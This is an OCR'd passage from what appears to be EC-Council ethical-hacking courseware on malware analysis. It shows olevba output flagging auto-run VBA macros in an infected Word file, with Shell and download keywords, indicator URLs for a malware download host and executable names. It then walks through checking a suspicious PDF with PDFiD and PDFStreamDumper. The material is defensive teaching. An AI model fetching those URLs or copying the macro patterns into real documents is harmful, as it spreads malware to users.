
```
root@jason-Virtual-Machine: /home/jason/OleTools/oletools
root@jason-Virtual-Machine:/home/jason/OleTools/oletools# python3 olevba.py -a /home/jason/Infected.docx

olevba 0.60.2dev1 on Python 3.10.12 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/jason/Infected.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/jason/Infected.docx - OLE stream: 'Macros/VBA/ThisDocument'
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables         |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|URLDownloadToFileA  |May download files from the Internet         |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/test.exe    |                                             |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/counter.php |                                             |
|IOC       |test.exe            |Executable file name                         |
|IOC       |sfjozjero.exe       |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Figure 7.104: Using the olevba tool to identify suspicious VBA keywords

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Suspicious PDF Document

PDF documents are widely used for personal as well as business purposes. Attackers often use PDF files to hide malicious scripts, which get executed when users try to open them.

While analyzing the suspicious PDF document, you must run several scans using different tools to identify whether it contains any malicious scripts and extract them to find their impact on the system as well as the network.

For this purpose, you can use tools such as PDFiD to identify the presence of potentially malicious elements in PDF files by scanning for specific keywords and object types commonly used in exploits. Also, you can use tools such as PDFStreamDumper to analyze PDF files for deeper inspection and extraction of streams and objects within a PDF.

The following are the steps to analyze a suspicious PDF file:

1. **Testing the File with PDFiD to Review PDF Keywords**

   In the initial step, you need to test the suspect PDF file with the PDFiD tool to look for any malicious components within it.

   To do this, open a new terminal on the Linux workstation and run the command **`python3 pdfid.py '<path to the suspect PDF file>'`**. The tool will then display the structure of the file including its contents such as the header, objects, and any scripts present in it.

   Analysis of a PDF file named infected.pdf, as depicted in the screenshots below, shows that it contains a JavaScript and might execute an action when opened.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.105: Running the pdfid command




Figure 7.106: Reviewing suspicious PDF keywords from the output

2. **Finding Suspicious Objects with PDFStreamDumper**

   In the next step, you can use tools such as PDFStreamDumper to learn more about the internal elements of the suspect PDF file, such as the objects, streams, or any obfuscated scripts embedded in it. After opening the file using PDFStreamDumper, you can start reviewing the objects one by one, along with their stream details, to identify any malicious components.

   The analysis of the fifth object in the infected.pdf file by PDFStreamDumper shows that it contains a JavaScript header, with its data stream starting from the sixth object.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.107: Analysis of the fifth object of the suspicious PDF file on PDFStreamDumper

Scanning the sixth object for readable strings, as presented in the screenshot below, shows that it uses the util.printf () function, which can display the gathered system data.




